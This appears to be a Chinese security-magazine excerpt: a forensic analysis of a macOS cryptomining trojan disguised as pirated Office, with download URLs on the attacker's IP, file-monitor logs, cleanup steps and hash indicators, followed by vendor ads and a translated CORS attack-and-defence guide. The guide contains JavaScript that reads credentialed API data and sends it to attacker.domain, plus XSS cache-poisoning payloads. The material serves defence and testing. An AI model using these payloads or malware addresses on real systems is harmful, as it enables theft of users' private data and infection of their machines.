在~/Library/LaunchAgents 目录下发现两个 plist 文件：com.apple.Yahoo.plist 和 com.apple.Google.plist。其中 com.apple.Google.plist 是一个 plist 文件，内容如下：





主机类型释放挖矿配置文件，下载 <http://101.55.20.149/gogoto.png> 保存为 11.png 并运行。

[illegible]

同样用 osascript 启动脚本，并监控 osascript 行为和网络行为。行为显示该脚本的部分功能为：下载 <http://101.55.20.149/ssl.zip> 并解压到~/Library/Safari 目录下，得到 ssl.plist 和 openssl 文件夹，并运行 ssl.plist 进程。

根据脚本行为锁定 101.55.20.149 这个 IP，Review 被感染主机历史流量日志，发现攻击载荷最初的入口均来自 vip1.czscrj.com，由百度搜索“excel mac 版下载”“mac 使用 word”等关键字查询获取：

8mrvnqn0KkUymqnHm0uhPdJjYs0AuPjYs0Au9jYs0ZGsUZn15H00mywhUA7M5HD0UAuW5H00mLFW5HRYnHf3&ck=8407.8.7.243.312.174.323.834&shh=[www.baidu.com](http://www.baidu.com)  
m&sht=baidu&us=2.4653.2.0.1.300.0&ie=utf-8&f=3&tn=baidu&wd=excel mac 版下载&rlang=cn&inputT=5577&prefixug=excel%20mac&rsp=0&pc=110101'



下载 office4mac.zip，解压运行，mac 主机启动挖矿程序，开始挖矿，主机和网络行为与告警一致。至此取证工作完毕。

### 3. 样本行为分析

office4mac.app 目录结构如下：

```
~ /Desktop/office4mac/office4mac.app
├── Contents
├── Info.plist
├── MacOS
│   └── applet
├── PkgInfo
├── Resources
├── 001.plist -----即为 com.apple.Yahoo.plist applescript 脚本文件
├── 1.png
├── 10.png
├── 2.png
├── 3.png
├── 4.png
├── 5.png
├── 6.png
├── 7.png
├── 8.png
├── 9.png
├── Scripts
│   └── main.scpt -----程序编译的 applescript 代码，run-only，不可读
├── applet.icns
├── applet.plist
├── applet.rsrc
├── description.rtf
├── TXT.rtf
```

尤其可以认定该样本是一个 applescript 导出为 run-only 模式的 Mac 平台应用程序。由于目前还没有找到 run-only applescript 的有效分析方法，逆向 osascript 的工作还在进行中，但是通过行为监测，可以大致梳理出 office4mac.app 运行后挖矿工具的安装流程，流程如下：

(1) 运行 office4mac.app 启动 office4mac.appContentsMacOSSapplet 进程，进程行为是加载 office4mac.appContentsResourcesScriptsmain.scpt，执行脚本文件。从文件行为检测上看，该脚本的部分功能是：读取主机硬件信息，向~/Library/LaunchAgents/目录下释放 com.apple.Google.plist 和 com.apple.Yahoo.plist 两个文件并 com.apple.Google.plist 由脚本创建并写入内容，com.apple.Yahoo.plist 为样本的资源文件 office4mac.appContentsResources01.plist 复制到相应目录下。经过测试，com.apple.Yahoo.plist 的主要行为是：<http://101.55.20.149/gogoto.png> 保存为 11.png 并运行。

```
^CTESTdeiMac:fsmon test4g$ sudo ./fsmon-osx -P applet
FSE_CREATE_DIR 2071 "applet" /private/var/folders/2s/794l7pn17zg_t0n4cn_xh1xm0000gn/C/com.apple.ScriptEditor.id.main
FSE_CREATE_DIR 2071 "applet" /private/var/folders/2s/794l7pn17zg_t0n4cn_xh1xm0000gn/C/com.apple.ScriptEditor.id.main/com.app
le.metal
FSE_CREATE_FILE 2071 "applet" /private/var/folders/2s/794l7pn17zg_t0n4cn_xh1xm0000gn/C/com.apple.ScriptEditor.id.main/com.app
le.metal/libraries.maps
FSE_STAT_CHANGED 2071 "applet" /private/var/folders/2s/794l7pn17zg_t0n4cn_xh1xm0000gn/C/com.apple.ScriptEditor.id.main
/com.apple.metal/libraries.maps
FSE_CREATE_FILE 2071 "applet" /private/var/folders/2s/794l7pn17zg_t0n4cn_xh1xm0000gn/C/com.apple.ScriptEditor.id.main/com.app
le.metal/libraries.data
FSE_STAT_CHANGED 2071 "applet" /private/var/folders/2s/794l7pn17zg_t0n4cn_xh1xm0000gn/C/com.apple.ScriptEditor.id.main
/com.apple.metal/libraries.data
FSE_CREATE_DIR 2071 "applet" /private/var/folders/2s/794l7pn17zg_t0n4cn_xh1xm0000gn/C/com.apple.ScriptEditor.id.main/com.app
le.metal/NVIDIA GeForce GT 750M
FSE_CREATE_FILE 2071 "applet" /private/var/folders/2s/794l7pn17zg_t0n4cn_xh1xm0000gn/C/com.apple.ScriptEditor.id.main/com.app
le.metal/NVIDIA GeForce GT 750M/functions.maps
FSE_STAT_CHANGED 2071 "applet" /private/var/folders/2s/794l7pn17zg_t0n4cn_xh1xm0000gn/C/com.apple.ScriptEditor.id.main
/com.apple.metal/NVIDIA GeForce GT 750M/functions.maps
FSE_CREATE_FILE 2071 "applet" /private/var/folders/2s/794l7pn17zg_t0n4cn_xh1xm0000gn/C/com.apple.ScriptEditor.id.main/com.app
le.metal/NVIDIA GeForce GT 750M/functions.data
FSE_STAT_CHANGED 2071 "applet" /private/var/folders/2s/794l7pn17zg_t0n4cn_xh1xm0000gn/C/com.apple.ScriptEditor.id.main
/com.apple.metal/NVIDIA GeForce GT 750M/functions.data
FSE_CREATE_FILE 2071 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Google.plist
FSE_FINDER_INFO_CHANGED 2071 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Google.plist
FSE_CONTENT_MODIFIED 2071 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Google.plist

TESTdeiMac:fsmon test4g$ sudo ./fsmon-osx -P applet -i ~/Library/LaunchAgents/
Password:
FSE_CREATE_FILE 2071 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Google.plist
FSE_FINDER_INFO_CHANGED 2071 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Google.plist
FSE_CONTENT_MODIFIED 2071 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Google.plist
FSE_CREATE_FILE 2084 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Yahoo.plist
FSE_CREATE_FILE 2084 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Yahoo.plist
FSE_CREATE_FILE 2084 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Yahoo.plist
FSE_CREATE_FILE 2084 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Yahoo.plist
FSE_CREATE_FILE 2084 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Yahoo.plist
FSE_CREATE_FILE 2084 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Yahoo.plist
FSE_CONTENT_MODIFIED 2084 "applet" /Users/test4g/Library/LaunchAgents/com.apple.Yahoo.plist
```

(2) 11.png 运行后的脚本检测结果是：自删除，释放挖矿配置文件，cpu.txt，config.txt，pools.txt 等。然后调用 curl 下载 <http://101.55.20.149/ssl.zip> 并解压到~/Library/Safari 目录下，得到 ssl.plist 和 openssl 文件夹，并运行 ssl.plist 进程。ssl.plist 即为 xmr-stak 矿机程序。

```
TESTdeiMac:fsmon test4g$ sudo ./fsmon-osx -P applet -i ~/Library/Safari/
Password:
FSE_CREATE_FILE 2096 "osascript" /Users/test4g/Library/Safari/cpu.txt
FSE_FINDER_INFO_CHANGED 2096 "osascript" /Users/test4g/Library/Safari/cpu.txt
FSE_CONTENT_MODIFIED 2096 "osascript" /Users/test4g/Library/Safari/cpu.txt
FSE_CREATE_FILE 2096 "osascript" /Users/test4g/Library/Safari/pools.txt
FSE_FINDER_INFO_CHANGED 2096 "osascript" /Users/test4g/Library/Safari/pools.txt
FSE_CONTENT_MODIFIED 2096 "osascript" /Users/test4g/Library/Safari/pools.txt
FSE_CREATE_FILE 2096 "osascript" /Users/test4g/Library/Safari/config.txt
FSE_FINDER_INFO_CHANGED 2096 "osascript" /Users/test4g/Library/Safari/config.txt
FSE_CONTENT_MODIFIED 2096 "osascript" /Users/test4g/Library/Safari/config.txt
FSE_CREATE_FILE 2117 "curl" /Users/test4g/Library/Safari/ssl.zip
FSE_CONTENT_MODIFIED 2117 "curl" /Users/test4g/Library/Safari/ssl.zip
FSE_CREATE_FILE 2118 "ditto" /Users/test4g/Library/Safari/openssl/lib
FSE_DELETE 2119 "ditto" /Users/test4g/Library/Safari/openssl/lib
```



另外，在虚拟机中测试 office4mac 应用程序，不会触发挖矿行为，猜测脚本代码中有虚拟机检测的行为，因代码暂时没能准确解读，所以仅作参考。

#### 4. 用户自查和病毒查杀方案

MacOS 用户可参考如下方案完成挖矿病毒自查和病毒查杀：

1. 终端输入命令 `netstat -an |grep 3333` 查看是否有 `ssl.plist` 进程绑定 3333 端口。
2. 查看主机是否运行挖矿进程：`ps -ef |grep ssl.plist`，如果有进程，则需要用 `kill pid` 命令杀掉进程。
3. 通过 `ls ~/Library/LaunchAgents/` 看目录下是否有 `com.apple.Google.plist` 和 `com.apple.Yahoo.plist`，如果有，则删除文件。
4. 删除 `~/Library/Safari/` 目录下的 `ssl.plist`，`cpu.txt`，`config.txt`，`pools.txt` 和 `openssl` 文件夹，进入相应目录使用 `rm` 命令即可。
5. 实测此 office4mac 应用程序并不会安装 mac 平台 office 应用软件，如有需求请寻找其他资源，建议购买正版。

#### 5. 小结

office4mac 应用程序的开发者采用导出为 run-only applescript 的方式生成 payload 文件，但现阶段对 applescript 脚本的分析方法还比较匮乏，所以分析人员采用 fsmon 和 dtrace 等系统行为检测工具分析样本的行为。关于 applescript 的逆向，需要后续跟进和分析。

### 0x05 总结

文中给出的基于大数据技术进行挖矿威胁场景的监测方法，从实践的检验来看有非常好的效果，挖矿相关行为会持续产生规律性告警，客户端及网络流量一侧也能准确捕捉到挖矿行为的产生，是一种比较成熟的挖矿行为检测模型。

关于 MacOS 平台盗版 Office 挖矿的事件，由于 macos 系统对 applescript 原生支持混淆和编译，这是保护软件著作权的一种途径，但也给 applescript 恶意代码对抗分析，逃避杀软检测带来了捷径。目前 applescript 的恶意代码比较少见，但如果对此种类型恶意代码的前景做一个大胆预测，applescript 恶意代码日后有可能成为 MacOS 平台中 VBS 恶意宏脚本的角色。所以，现阶段安全从业者不应对此有所忽视。

此外，网络攻击形式是有趋利性的，从银行木马，到勒索软件，再到现在各类挖矿木马，本质上都是一个在尽可能短的时间内攫取更多利益的过程。现在很多面向个人和企业的杀软也

逐渐推出防挖矿功能，但是对企业来说，仅仅依靠杀软在终端提供支持还远远不够，对 MAC 系统安全的也不应该有绝对的自信，需要的是完善的威胁监测机制和安全运营流程，不断提升应急响应的效率，减少不必要的损失。

## 0x06 附录：部分 IOC

### Office4mac.zip：

MD5	7e077211cb23838ba48073dde67a80a4
SHA-1	d6118f4ec47ee0c4606b9a1594648ffbafefc3a0
File Type	ZIP
TRiD	Zip archive data, at least v1.0 to extract
File Size	3.8 MB

### Yahoo.plist：

MD5	f3247a8b7a25d35dc88dbd676d7f2476
SHA-1	f3d83291008736e1f8a2d52e064e2dec2c893ba
File Type	run-only applescript
TRiD	Compiled AppleScript script (100%)
File Size	4.23 KB

### 11.png：

MD5	1b477f3f2b2af9e22dff5c316fe3d5a9
SHA-1	c6759838dd64c370cc6e728828cc71e738339702
File Type	run-only applescript
TRiD	Compiled AppleScript script (100%)
File Size	6.28 KB

### ssl.zip：

MD5	af08ffb2ddd5c207f0d8b8ded070282c
SHA-1	8bcd85aec55821791032cb9d6c9f7ab161def3e
File Type	ZIP
TRiD	ZIP compressed archive (80%)
File Size	1.12 MB



---

**ssl.plist :**

MD5	b74ff65d7af518316f5d0230f62f9433
SHA-1	b8f6734ceede14e071320820b9de448ccfa1466f
File Type	Mach-O
Magic	Mach-O 64-bit executable
TRiD	Mac OS X Mach-O 64bit Intel executable (100%)
File Size	769.74 KB



长亭科技  
CHAITIN

联系方式:

4000-327-707

扫码关注  
让安全更简单



# 化繁为简 智能安全

Smart Makes Security

## 应用安全塔防体系

极低误报 / 未知威胁 / 高速运行 / 灵活部署 / 简易操作

攻

洞鉴 (X-Ray)  
安全评估系统

防

雷池 (SafeLine)  
下一代Web应用防火墙

查

牧云 (CloudWalker)  
服务器安全平台

抓

谛听 (D-Sensor)  
内网威胁感知系统

# 铸造云上安全宫殿

腾讯安全云鼎实验室  
重点关注云主机与云内流量的安全研究和安全运营，  
为用户提供黑客入侵检测和漏洞风险预警等服务，  
帮助企业解决服务器安全问题，  
相关能力通过腾讯云开放。



腾讯云



云鼎实验室  
YUNDING LAB



安全干货聚集地  
扫一扫即可订阅

# 【安全研究】

## cors 安全完全指南

作者：Davide Danelon

译者：聂心明

原文来源：<https://xz.aliyun.com/t/2745>

### 1. 介绍

这个指南收集关于 cors 所有的安全知识，从基本的到高级的，从攻击到防御

#### 1.1 谁应该去读这篇文章

这篇文章面向所有人：网站管理员，程序员，渗透测试，赏金猎人还有安全专家。

在这个文章种将会找到：

- 1、同源策略和跨域资源共享(cors)介绍摘要
- 2、主要内容，cors 漏洞攻击从入门到精通
- 3、cors 安全规范

### 2. 跨域资源共享(cors)

跨域资源共享(cors)可以放宽浏览器的同源策略，可以通过浏览器让不同的网站和不同的服务器之间通信。

#### 2.1 同源策略

同源策略在浏览器安全中是一种非常重要的概念，大量的客户端脚本支持同源策略，比如 JavaScript。

同源策略允许运行在页面的脚本可以无限制的访问同一个网站（同源）中其他脚本的任何方法和属性。当不同网站页面（非同源）的脚本试图去互相访问的时候，大多数的方法和属性都是被禁止的。

这个机制对于现代 web 应用是非常重要的，因为他们广泛的依赖 http cookie 来维护用户权限，服务器端会根据 cookie 来判断客户端是否合法，是否能发送机密信息。

浏览器要严格隔离两个不同源的网站，目的是保证数据的完整性和机密性。

“同源”的定义：



- 1、域名
- 2、协议
- 3、tcp 端口号


只要以上三个值是相同的，我们就认为这两个资源是同源的。

为了更好的解释这个概念，下面这个表将利用

"http://www.example.com/dir/page.html"这个 url 作为示例，展示在同源策略控制下不同的结果

验证url	结果	原因
<a href="http://www.example.com/dir/page.html">http://www.example.com/dir/page.html</a>	成功	同域名，同协议，同主机
<a href="http://www.example.com/dir2/other.html">http://www.example.com/dir2/other.html</a>	成功	同域名，同协议，同主机
<a href="http://www.example.com:81/dir/other.html">http://www.example.com:81/dir/other.html</a>	失败	不同端口
<a href="https://www.example.com/dir/other.html">https://www.example.com/dir/other.html</a>	失败	不同协议
<a href="http://en.example.com/dir/other.html">http://en.example.com/dir/other.html</a>	失败	不同主机
<a href="http://example.com/dir/other.html">http://example.com/dir/other.html</a>	失败	不同主机
<a href="http://v2.www.example.com/dir/other.html">http://v2.www.example.com/dir/other.html</a>	失败	不同主机

下面这个图展示的是：如果不启用 cors 的时候，恶意脚本发出一个请求之后发生的事情



## 2.2 cors 的出现

同源策略对于大型应用有太多的限制，比如有多个子域名的情况

现在已经有大量技术可以放宽同源策略的限制，其中有一种技术就是跨域资源共享 (CORS)

CORS 是一种机制，这种机制通过在 http 头部添加字段，通常情况下，web 应用 A 告诉浏览器，自己有权访问应用 B。这就可以用相同的描述来定义“同源”和“跨源”操作。

CORS 的标准定义是:通过设置 http 头部字段，让客户端有资格跨域访问资源。通过服务器的验证和授权之后，浏览器有责任支持这些 http 头部字段并且确保能够正确的施加限制。

主要的头部字段包含：“Access-Control-Allow-Origin”


Access-Control-Allow-Origin: https://example.com

这个头部字段所列的“源”可以以访客的方式给服务器端发送跨域请求并且可以读取返回的文本，而这种方式是被同源策略所阻止的。



默认情况下，如果没有设置 “Access-Control-Allow-Credentials” 这个头的话，浏览器发送的请求就不会带有用户的身份数据 ( cookie 或者 HTTP 身份数据 )，所以就不会泄露用户隐私信息。

下面这个图展示一个简单的 CORS 请求流：



### 2.2.1 身份数据

服务器端也会通知客户端是否发送用户的身份数据 ( cookie 或者其他身份数据 )，如果 http 头部中的 “Access-Control-Allow-Credentials” 这个字段被设置 “true”，那么客户端身份数据就会被发送到目标的服务器上

### 2.2.2

因为请求会修改数据 ( 通常是 GET 以外的方法 )，在发送这些复杂请求之前，浏览器会发送一个 “探测” 请求

cors 预检的目的是为了验证 CORS 协议是否被理解，预检的 OPTION 请求包含下面三个字段

“Access-Control-Request-Method”

“Access-Control-Request-Headers”

“Origin”

这些字段会被浏览器自动的发给服务器端。所以，在正常情况下，前端开发人员不需要自己指定此类请求。

如果服务器允许发送请求，那么浏览器就会发送所需的 HTTP 数据包。

### 2.2.3 允许多个源

协议建议，可以简单的利用空格来分隔多个源，比如：

```
Access-Control-Allow-Origin: https://example1.com https://example2.com
```

然而，没有浏览器支持这样的语法

通常利用通配符去信任所有的子域名也是不行的，比如：

```
Access-Control-Allow-Origin: *.example1.com
```

当前只支持用通配符来匹配域名，比如下面：

```
Access-Control-Allow-Origin: *
```

尽管浏览器可以支持通配符，但是不能同时将凭证标志设置成 true。

就像下面这种头部配置：

```
Access-Control-Allow-Origin: *  
Access-Control-Allow-Credentials: true
```

这样配置浏览器将会报错，因为在响应具有凭据的请求时，服务器必须指定单个域，所不能使用通配符。简单的使用通配符将有效的禁用 “Access-Control-Allow-Credentials” 这个字段。

这些限制和行为的结果就是许多 CORS 的实现方式是根据 “Origin” 这个头部字段的值来生成 “AccessControl-Allow-Origin” 的值

### 2.2.4 其他相关的头部字段

还有一些关于 CORS 的头部字段，其中一个字段是 “Vary”

根据 CORS 的实施标准，当 “Access-Control-Allow-Origin” 是被动态产生的话，就要用 “Vary: Origin” 去指定。

这个头部字段向客户端表明，服务器端返回内容的将根据请求中 “Origin” 的值发生变化。如果如果未设置此标头，则在某些情况下，它可能会被某些攻击所利用，如在下一节中描述

## 3. 攻击技术

这部分内容是一个给安全测试专家的指导书，来帮助他们测试 CORS 的安全性

### 3.1 过程

三个步骤测试 CORS 错误配置

- 1、识别
- 2、分析
- 3、利用

#### 3.1.1 识别

首先，想要测试带有 CORS 缺陷应用的首先条件是要找到开启 CORS 的应用。

APIs 一个不错的选择，因为他们经常和不同的域交换信息。因此，通常情况下，接口会暴露一些信息收集和枚举的功能。

通常，当服务器收到头部带有“Origin”字段的请求的时候才会配置 CORS，因此才会很容易的产生很多这样类型的漏洞。

另外，如果客户端收到返回报文的头部包含“Access-Control-\*”这样的字段，但是没有定义源的话，那么很可能返回报文的头部是由请求报文中“Origin”这个字段来决定的。

因此，找到候选人接口之后，就可以发送头部带有“Origin”的数据包了。测试者应该试图让“Origin”字段使用不同的值，比如不同的域名称或者“null”。最好用一些脚本自动化的完成这些任务。

比如：

```
GET /handler_to_test HTTP/1.1
Host: target.domain
Origin: https://target.domain
Connection: close
```

然后看服务器的返回报文头部是否带有“Access-Control-Allow-\*”字段

```
HTTP/1.1 200 OK
...
Access-control-allow-credentials: true
Access-control-allow-origin: https://target.domain
...
```

上面的返回报文表明，这个应用中的接口已经开启了 CORS 这个功能。现在有必要对配置进行测试，以确定是否存在安全缺陷。

### 3.1.2 分析

识别出开启的 CORS 功能的接口之后,就要尽可能的分析配置,以发现正确的利用方式。

在这个阶段,开始 fuzzing 请求报文头部中“Origin”这个字段然后观察服务器的返回报文,目的是看哪些域是被允许的。

重要的是验证,哪种类型的控件可以被控制,应用会返回哪种头部字段。

因此,测试者应该发送发送头部字段“Origin”包含不同值的请求发送给服务器端,看看攻击者所控制的域名是否被允许。

```
GET /handler_to_test HTTP/1.1
Host: target.domain
Origin: https://attacker.domain
Connection: close
```

然后看服务器的返回报文头部是否带有“Access-Control-Allow-\*”字段

```
HTTP/1.1 200 OK
...
Access-control-allow-credentials: true
Access-control-allow-origin: https://attacker.domain
...
```

在这次测试示例中,服务器返回的报文头部中已经表明完全信任“attacker.domain”这个域,并且可以向这个域中发送用户凭据。

### 3.1.3 利用

经过刚才对 CORS 的分析,我们已经准备好去利用那些配置错误的 CORS 应用了。

有时,当用户凭据这个字段没有开启的时候,可能需要其他的先决条件去利用这个问题。

下面的篇幅就详细的讲解一些特殊的利用技术。

## 3.2 有用户凭据的利用

从一个攻击者角度来看,看到目标应用的“AccessControl-Allow-Credentials”设置为“true”时是非常开心的。在这种情况下,攻击者会利用配置错误去偷走受害人的隐私数据和敏感数据。

下面这个表简要说明基于 CORS 配置的可利用性

“Access-Control-Allow-Origin” 值	“Access-Control-Allow-Credentials” 值	是否可利用
<a href="https://attacker.com">https://attacker.com</a>	true	是
null	true	是
*	true	否

### 3.2.1 泄露用户数据

当 “Access-Control-Allow-Credentials” 设置为 Ture 时，利用这种 CORS 这种配置缺陷的基本技术就是创建一个 JavaScript 脚本去发送 CORS 请求，就像下面那样：

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open( "get" , " https://vulnerable.domain/api/private-data" ,true);
req.withCredentials = true;
req.send();
function reqListener() {
location=" //attacker.domain/log?response=" +this.responseText;
};
```

用这样的代码黑客就可以通过有缺陷的 “日志” 接口偷到用户数据。

当带有目标系统用户凭据的受害者访问带有上述代码的页面的时候，浏览器就会发送下面的请求到 “有漏洞服务器”


```
GET /api/private-data HTTP/1.1
Host: vulnerable.domain
Origin: https://attacker.domain/
Cookie: JSESSIONID=<redacted>
```

然后就会收到下面的返回数据

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Access-Control-Allow-Origin: https://attacker.domain
Access-Control-Allow-Credentials: true
Access-Control-Expose-Headers: Access-Control-Allow-Origin,Access-Control-Allow-Credentials
Vary: Origin
Expires: Thu, 01 Jan 1970 12:00:00 GMT
Last-Modified: Wed, 02 May 2018 09:07:07 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Pragma: no-cache
```

```
Content-Type: application/json;charset=ISO-8859-1
Date: Wed, 02 May 2018 09:07:07 GMT
Connection: close
Content-Length: 149
{"id":1234567,"name":"Name","surname":"Surname","email":"email@target.local","account":"ACT1234567","balance":"123456,7","token":"top-secret-string"}
```

因为服务器发送了头部字段 “Access-Control-Allow-\*” 给客户端，所以，受害者浏览器允许包含恶意 JavaScript 代码的页面访问用户的隐私数据。



先知社区

### 3.3 没有用户凭据的利用方式

在这种情况下，目标应用允许通过发送 “Origin” 去影响返回头 “Access-Control-Allow-Origin” 的值，但是不允许传输用户凭证

下面这个表简要说明基于 CORS 配置的可利用性

“Access-Control-Allow-Origin” 值	是否可利用
<a href="https://attacker.com">https://attacker.com</a>	是
null	是
*	是

如果不能携带用户凭据的话，那么就会减少攻击者的攻击面，并且很明显的是，攻击者将很难拿到用户的 cookie。此外，会话固定攻击也是不可行的，因为浏览器会忽略应用设置的新的 cookie。



### 3.3.1 绕过基于 ip 的身份验证

实际的攻击中总有意料之外，如果目标从受害者的网络中可以到达，但使用 ip 地址作为身份验证的方式。这种情况通常发生在缺乏严格控制的内网中。

在这种场景下，黑客会利用受害者的浏览器作为代理去访问那些应用并且可以绕过那些基于 ip 的身份验证。就影响而言，这个类似于 DNS 重绑定，但会更容易利用。

### 3.3.2 客户端缓存中毒

这种配置允许攻击者利用其他的漏洞。

比如，一个应用返回数据报文头部中包含 “X-User” 这个字段，这个字段的值没有经过验证就直接输出到返回页面上。

请求：

```
GET /login HTTP/1.1
Host: www.target.local
Origin: https://attacker.domain/
X-User: <svg/onload=alert(1)>
```

返回报文（注意：“Access-Control-Allow-Origin” 已经被设置，但是

“Access-Control-Allow-Credentials: true” 并且 “Vary: Origin” 头没有被设置）

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://attacker.domain/
...
Content-Type: text/html
...
Invalid user: <svg/onload=alert(1)>
```

攻击者可以把 xss 的 exp 放在自己控制的服务器中的 JavaScript 代码里面然后等待受害者去触发它。

```
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','http://www.target.local/login',true);
req.setRequestHeader('X-User', '<svg/onload=alert(1)>');
req.send();
function reqListener() {
location='http://www.target.local/login';
}
```

如果在返回报文中头部没有设置 “Vary: Origin”，那么可以利用上面展示的例子，可以让受害者浏览器中的缓存中存储返回数据报文（这要基于浏览器的行为）并且当浏览器访问到相关 URL 的时候就会直接显示出来。（通过重定向来实现，可以用 “reqListener()” 这个方法）



先知社区

如果没有 CORS 的话，上面的缺陷就没法利用，因为没有办法让受害者浏览器发送自定义头部，但是如果有了 CORS，就可以用 “XMLHttpRequest” 做这个事情。

### 3.3.3 服务器端缓存中毒

另一种潜在的攻击方式是利用 CORS 的错误配置注入 HTTP 头部，这可能会被服务器端缓存下来，比如制造存储型 xss

下面是攻击的利用条件：

- 1、存在服务器端缓存
